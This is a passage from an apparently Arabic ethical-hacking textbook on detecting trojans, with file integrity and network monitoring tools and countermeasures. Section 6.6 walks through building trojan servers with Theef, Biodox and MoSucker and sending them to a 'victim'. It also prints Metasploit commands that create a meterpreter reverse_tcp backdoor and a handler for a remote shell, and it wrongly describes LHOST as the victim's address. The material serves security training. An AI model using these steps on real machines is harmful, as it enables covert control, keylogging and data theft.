
فحص سلامة الملفات والمجلدات (***files and folder integrity checker***) يسمح لك بمراقبة سلامة الملفات والمجلدات والتحقق من وجود أية تغييرات في الملفات الهامة، مشيرا إلى محاولات التسلل المحتملة. هذه العمل يتم مع مجموعة من الأدوات الأمنية لتوفير الحل الكامل للتدقيق والفحص لأنظمة **OSS** و **Guardian file systems**.

FastSum

المصدر: http://www.fastsum.com

FastSum تم بنائه على خوارزمية **MD5** (***MD5 checksum algorithm***) ، والذي يستخدم في جميع أنحاء العالم للتحقق من سلامة الملفات. يمكنك السيطرة على البيانات الخاصة بك مع **FastSum**. قم بإنشاء بصمات الملفات (***fingerprint***)للملفات الهامة الخاصة بك الآن ثم تحقق من السلامة بعد النقل عبر الشبكة أو حرق **CD** ويتم ذلك ببساطة عن طريق أخذ البصمات مرة أخرى ومقارنتها مع تلك التي تم إنشائها سابقا. بنفس الطريقة، يمكنك أن تكتشف أيضا ما إذا كان قد تعرضت الملفات الخاصة بك للتلف عن طريق الفيروسات، وقضايا الشبكة، أو الفشل حرق **CD/DVD**.


هذه الأداة تشبه الى حد كبير الى اداه سطر أوامر مدمجة في نظام التشغيل لينكس وهي md5sum.



WinMD5

المصدر: http://www.blisstonia.com

WinMD5 v2.0 هو أداة ويندوز (2000، إكس بي، فيستا، 7) لحساب هاش **MD5** ("**fingerprint**") من الملفات. كما أنه يجعل من السهل للغاية مقارنة البصمات ضد البصمات الصحيحة المخزنة في ملف **MD5SUM**. ريدهات، على سبيل المثال، يوفر ملفات **MD5SUM** لجميع الملفات الكبير التي تحملها. هذه البصمات يمكن استخدامها للتأكد من أن الملف الخاص بك غير فاسده.



Files and Folder Integrity Checker

التحق من نزاهة الملفات والمجلدات تقوم دوما بمراقبة سلامة الملفات وتحديد أي من التغييرات التي تحدث في الملفات الهامة والتي منها يحاول أن يلمح الى وجود تدخل محتمل. فيما يلي بعض من الأدوات الأخرى التي تستخدم للتحقق من سلامة الملفات والمجلدات كما يلي:

Advanced Checksum Verifier (ACSV) available at http://www.irnis.net
Fsum Fronted available at http://fsumfe.sourceforge.net
Verisys available at http://www.ionx.co.uk
AFICK (Another File Integrity Checker) available at http://afick.sourceforge.net
File Integrity Monitoring available at http://www.ncircle.com
Attribute Manager available at http://www.miklsoft.com
PA File Sight available at http://www.poweradmin.com
CSP File Integrity Checker available at http://www.tandemsecurity.com
ExactFIle available at http://www.exactfile.com
OSSEC available at http://www.ossec.net

SCANNING FOR SUSPICIOUS NETWORK ACTIVITIES

بعد هجوم البرامج الضارة، فان حصان طروادة يبدأ في إرسال البيانات السرية الموجودة على النظام إلى المهاجمين. تعاد أحصنة طروادة الاتصال مرة أخرى إلى المتحكم وإرسال معلومات السرية إلى المهاجمين. استخدام فاحص الشبكة و**packet sniffer** لمراقبة حركة الشبكة من حيث الذهاب إلى عناوين بعيدة خبيثة. من أجل تجنب هذه الحالات، فإنه من الأفضل دائما فحص نشاط الشبكة المشبوه. مع مساعدة من أدوات الفحص، يمكنك معرفة ما إذا كان يتم نقل البيانات إلى مصدر بعيده خبيثة. باستخدام أدوات الفحص عبر الشبكة مثل **Capsa**، يمكنك تحديد هذه الأنشطة.


Detecting Trojans and Worms with Capsa Network Analyzer

المصدر: http://www.colasoft.com

كابسا هو محلل للشبكة والتي يوفر ما يكفي من المعلومات للمساعدة في معرفة ما إذا كان هناك أي نشاط تروجان على الشبكة. بل هو محلل شبكة **portable** للشبكات المحلية/الشبكات المحلية اللاسلكية (**LANs\WLANs**)والتي تنفذ التقاط الحزم، رصد الشبكة، تحليل البروتوكول المتقدم، فك تشفير الحزم، والتشخيص تلقائيا.

فيما يلي بعض من مميزات كابسا لتحليل الشبكة والتي تشمل الاتي:

- التقاط وحفظ البيانات في الوقت الحقيقي المنقولة عبر الشبكات المحلية، بما في ذلك الشبكة السلكية والشبكة اللاسلكية مثل **a/b/g/n802.11**
- رصد النطاق الترددي للشبكة واستخدام من خلال التقاط حزم البيانات المنقولة عبر الشبكة وتقديم ملخص وفك المعلومات حول هذه الحزم.
- عرض إحصاءات الشبكة، مما يسمح سهولة الالتقاط وتفسير بيانات استخدام الشبكة.
- مراقبة الإنترنت والبريد الإلكتروني، والرسائل الفورية وحركة المرور، مما يساعد إبقاء إنتاجية الموظفين إلى الحد الأقصى.
- تشخيص وتحديد مشاكل الشبكة في ثوان عن طريق الكشف وتحديد المضيفين المشبوه فيهم.
- رسم التفاصيل، بما في ذلك حركة المرور، وعنوان **IP**، و**MAC**، عن كل مضيف على الشبكة، مما يسمح بسهولة تحديد كل مضيف وحركة المرور التي تمر من خلاله.
- تصوير الشبكة بالكامل في القطع الناقص الذي يظهر اتصالات وحركات المرور بين كل مضيف.




Some Other Technique For Using Trojan (6.6)

Creating a Server Using the Theef


Theef هو تطبيق قائم على نظام التشغيل ويندوز وينقسم الى نوعين **client** و **server**. **Theef server** عباره عن فيروس يتم تثبيت على جهاز الضحية, أما **Theef client** هو ما يستخدمه المهاجم للسيطرة على هذا الفيروس

- عند الحصول على هذا كما قلنا سابقا ابانه يتكون من ملفين نجد ان الملف **Theef servers** سوف تقوم بإرسالة الى الضحية.
- اما الملف **Theef client** والذي يتحكم في هذا الفيروس، سوف نقوم بالنقر المزدوج عليه فتظهر الشاشة التالية:




- في الخانة المخصصة لعنوان **IP** نقوم بإدخال عنوان **IP** الخاص بالضحية ونترك باقي الاعداد كما هيا ثم نقوم بالنقر فوق **CONNECT**.





- الان وقد قمت بالاتصال بالضحية يمكن الان إجراء الكثير من الأشياء عن طريق اختيار ما تريده من شريط الأدوات السفلى.
- لرؤية معلومات عن كمبيوتر الضحية يمكن ذلك بالنقر فوق أيقونة الكمبيوتر.
- عند النظر الى المعلومات عن جهاز الضحية يمكن رؤية **PC Details**، **OS Info**، **Home**، و**Network** كالاتى:




- عند النقر فوق أيقونة **spy** يمكنك التقاط **screenshot** لجهاز الضحية وكذلك تسجيل ضربات المفاتيح الخاص بالضحية وهكذا.
- كذلك يمكن فعل الكثير من الأشياء.

Creating a Server Using the Biodox


Biodox هو تطبيق قائم على نظام الويندوز وهو مثل **Theef** وهو عباره عن **GUI Trojan** والتي تمت كتابته من قبل الاتراك.

- لتشغيل البرنامج نقوم بالنقر فوق الملف **BIODOX OE Edition.exe** والتي سوف تؤدى الى ظهور الشاشة التالية.
- من خلال الشاشة التالية نختار اللغة التي تريد ان تتعامل بها مع التطبيق.




-

- نقوم بالنقر على ايقونة **server editor** كما هو موضح في الشكل التالي لكي نقوم بإنشاء ملف **server** الذي تريد ارساله الى الضحية.



- في العنوان المقابل **IP/DNS** نقوم بإدخال عنوان الضحية ونترك باقي الاعدادات كما هيا ثم نقوم بالنقر فوق ايقونة **Create server** كالاتى ليقوم بإنشاء الملف **server.exe** الذي سوف ترسله الى جهاز الضحية.



- الان بعد انشاء الملف **server.exe** نقوم بإرساله الى جهاز الضحية وبمجرد نقر الضحية فوقه سوف يبدا العمل.


- نقوم بالنقر فوق ايقونة **active/deactive status** لرؤية الاتصالات التي تم وقوع الضحية بها كالاتى:

- حيث نلاحظ هنا حدوث اتصال مع جهاز الضحية.
- الان يمكنك القيام بالكثير من الأنشطة على جهاز الضحية وذلك عن طريق الاستعانة بشريط الأدوات الموجود في الجانب الايسر.

Creating a Server Using the MoSucker


MoSucker هو اداه تم انشائها باستخدام فيجول بيسك (**Visual Basic Trojan**). يقوم هو الاخر بإنشاء برنامج **server** مثل التطبيقات التي قمنا بشرحها للتو.


- لإنشاء ملف **server.exe** نقوم بالنقر المزدوج فوق **CreateServer.exe** فتؤدى لظهور الشاشة التالية:



- نترك الإعدادات الافتراضية كما هيا ثم ننقر فوق **ok**.
- هنا يطلب منك الاسم والمكان الذي تريد حفظ به الملف **server.exe**. ثم تظهر الشاشة التالية والتي تخبرك بانه يقوم إنشاء **server.exe**.

- ثم يظهر لك صندوق رسالة يخبرك بالانتهاء من صناعة **server.exe** ننقر فوق **ok**. والتي تؤدى الى ظهور الشاشة التالية التي من خلالها يمكن وضع العديد من الاعدادات والامكانيات التي يمكن ان يؤديها هذا الفيروس كالاتى:





- الان بعد الانتهاء من انشاء **server.exe** وارساله الى الضحية والذي بمجرد النقر فوقه يقوم بتفعيله.
- الان نذهب لنقوم بتشغيل التطبيق لعمل اتصال بالضحية وذلك بالنقر المزدوج فوق **MoSucker.exe** فتظهر الشاشة التالية.



- مثل الاخرين في خانة **IP** نقوم بإدخال عنوان **IP** الضحية ثم نقوم بالنقر فوق **connect** حتى يتم الاتصال بالضحية.
- من خلال قائمة الأدوات الموجودة في الجانب الايسر يمكن فعل الكثير من الأشياء بجهاز الضحية.

Creating a Server Using the Metasploit

- نقوم بتشغيل **metasploit** الخاص بنظام التشغيل كالي عن طريق كتابة الامر **msfconsole** في الترمنال كما تحدثنا عن ذلك سابقا.
- بعد فتح برنامج **metasploit** نقوم بكتابة السطر التالي:

msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > /Desktop/Backdoor.exe

- ثم نقوم بالنقر فوق **Enter** كالاتى:

```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Back
door.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/
Backdoor.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"10.0.0.6"}
msf >
```

Backdoor.exe

KALI LINUX

The quieter you become, the more you are able to hear

- يجب ان نلاحظ ان **LHOST** هو عنوان **IP** لجهاز الضحية الهدف.
- بعد الانتهاء سوف يقوم بإنشاء ملف تروجان باسم **Backdoor.exe**.
- الان نقوم بارسال الملف الى جهاز الضحية والذي يعمل بمجرد النقر فوقه.
- بعد تفعيل هذا الملف في جهاز الضحية، فسوف نحتاج الى انشاء متحكم لهذا الملف وذل عن طريق طباعة الامر التالي في **Metasploit** كالاتى:

use exploit/multi/handler

- ثم النقر فوق **Enter**كالاتى:

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

- الان نقوم بكاتبة السطر التالي [**set payload windows/meterpreter/reverse_tcp**] وذلك للقيام باتصال عكسي مع جهاز الضحية كالاتى:

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

- نقوم بوضع عنوان IP الخاص بك كالاتى:

```
msf exploit(handler) > set lhost 10.0.0.1
lhost => 10.0.0.1
msf exploit(handler) >
```

- الان نقوم بتشغيل البرنامج للقيام باتصال عكسي كالاتى:

```
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.
```

- بمجرد قيام الضحية بالنقر فوق **Backdoor.exe** فيمكنك التفاعل معه عن طريق كتابة الامر التالي [**sessions -i 1**] وذلك لإنشاء قناة اتصال بينك وبين جهاز الضحية.
- بعض الاتصال بجهاز الضحية يمكنك طباعة الامر **shell** لاستخدام أوامر الشل.

(6.7) الطرق المضادة ضد التروجان (Trojan Countermeasure)

حتى الآن، لقد ناقشنا مختلف أحصنة طروادة والطرق التي تصيب بها موارد النظام أو المعلومات المخزنة على جهاز الكمبيوتر، فضلا عن سبل الكشف عن أحصنة طروادة على جهاز كمبيوتر. بمجرد الكشف عن طروادة، يجب عليك حذفه فورا وتطبيق التدابير المضادة التي توفر الحماية ضد أحصنة طروادة و**Backdoor**. هذه التدابير المضادة تقلل من المخاطر وتوفير الحماية الكاملة للنظام المستخدم. يبرز هذا القسم الطرق المختلفة المضادة التي تمنع أحصنة طروادة و**backdoor** من الدخول إلى النظام الخاص بك.

Trojan Countermeasure

حصان طروادة هي برامج خبيثة التي تتنكر كتطبيق حقيقي. عندما يتم تنشيط أحصنة طروادة هذه، فأنها تؤدي إلى العديد من القضايا مثل محو البيانات، استبدال البيانات على جهاز الكمبيوتر الضحية، إفساد الملفات، نشر الفيروسات، التجسس على نظام الضحية والإبلاغ عن البيانات السرية، تسجيل ضربات المفاتيح لسرقة معلومات حساسة مثل رقم بطاقة الائتمان، وأسماء المستخدمين وكلمات السر وغيرها، وفتح **backdoor** على نظام الضحية لتنفيذ الأنشطة غير المستقرة في المستقبل. من أجل منع مثل هذه الأنشطة وتقليل المخاطر ضد حصان طروادة، ينبغي اعتماد المضادات التالية:

- تجنب فتح مرفقات البريد الإلكتروني الواردة من مصادر غير معروفه.
- منع كافة المنافذ الغير ضرورية في الجهاز المضيف وجدار الحماية.
- تجنب قبول البرامج التي تم نقلها بواسطة الرسائل.
- معالجة نقاط الضعف، وإعدادات التكوين الافتراضي.
- تعطيل الوظائف الغير مستخدمة بما في ذلك البروتوكولات والخدمات
- مراقبة حركة مرور الشبكة الداخلية للمنافذ الغريبة أو المرور المشفر.

- تجنب تحميل وتشغيل التطبيقات من المصادر الغير موثوق بها.
- تثبيت **bugs** والتحديثات الأمنية لأنظمة التشغيل والتطبيقات.
- فحص الأقراص المدمجة والأقراص المرنة مع برامج مكافحة الفيروسات قبل الاستخدام.
- تقييد الأذونات ضمن بيئة سطح المكتب لمنع تثبيت التطبيقات الخبيثة.
- تجنب كتابة الأوامر بشكل أعمى وتنفيذ البرامج أو البرامج النصية الجاهزة.
- إدارة سلامة ملفات محطة العمل المحلية من خلال **checksums**، **auditing**، وفحص المنافذ.
- تشغيل الإصدارات المحلية من الفيروسات، وجدار الحماية، وبرامج كشف التسلل على سطح المكتب.

Backdoor Countermeasures

لعل القول المأثور القديم (الوقاية خير من العلاج) وثيق الصلة هنا. فيما يلي بعض التدابير المضادة ضد **backdoor** وهي كالاتى:

- خط الدفاع الأول هو تثقيف المستخدمين بشأن مخاطر تركيب التطبيقات التي تم تنزيلها من الإنترنت، وعليهم توخي الحذر إذا كان لديهم إمكانية فتح مرفقات البريد الإلكتروني.
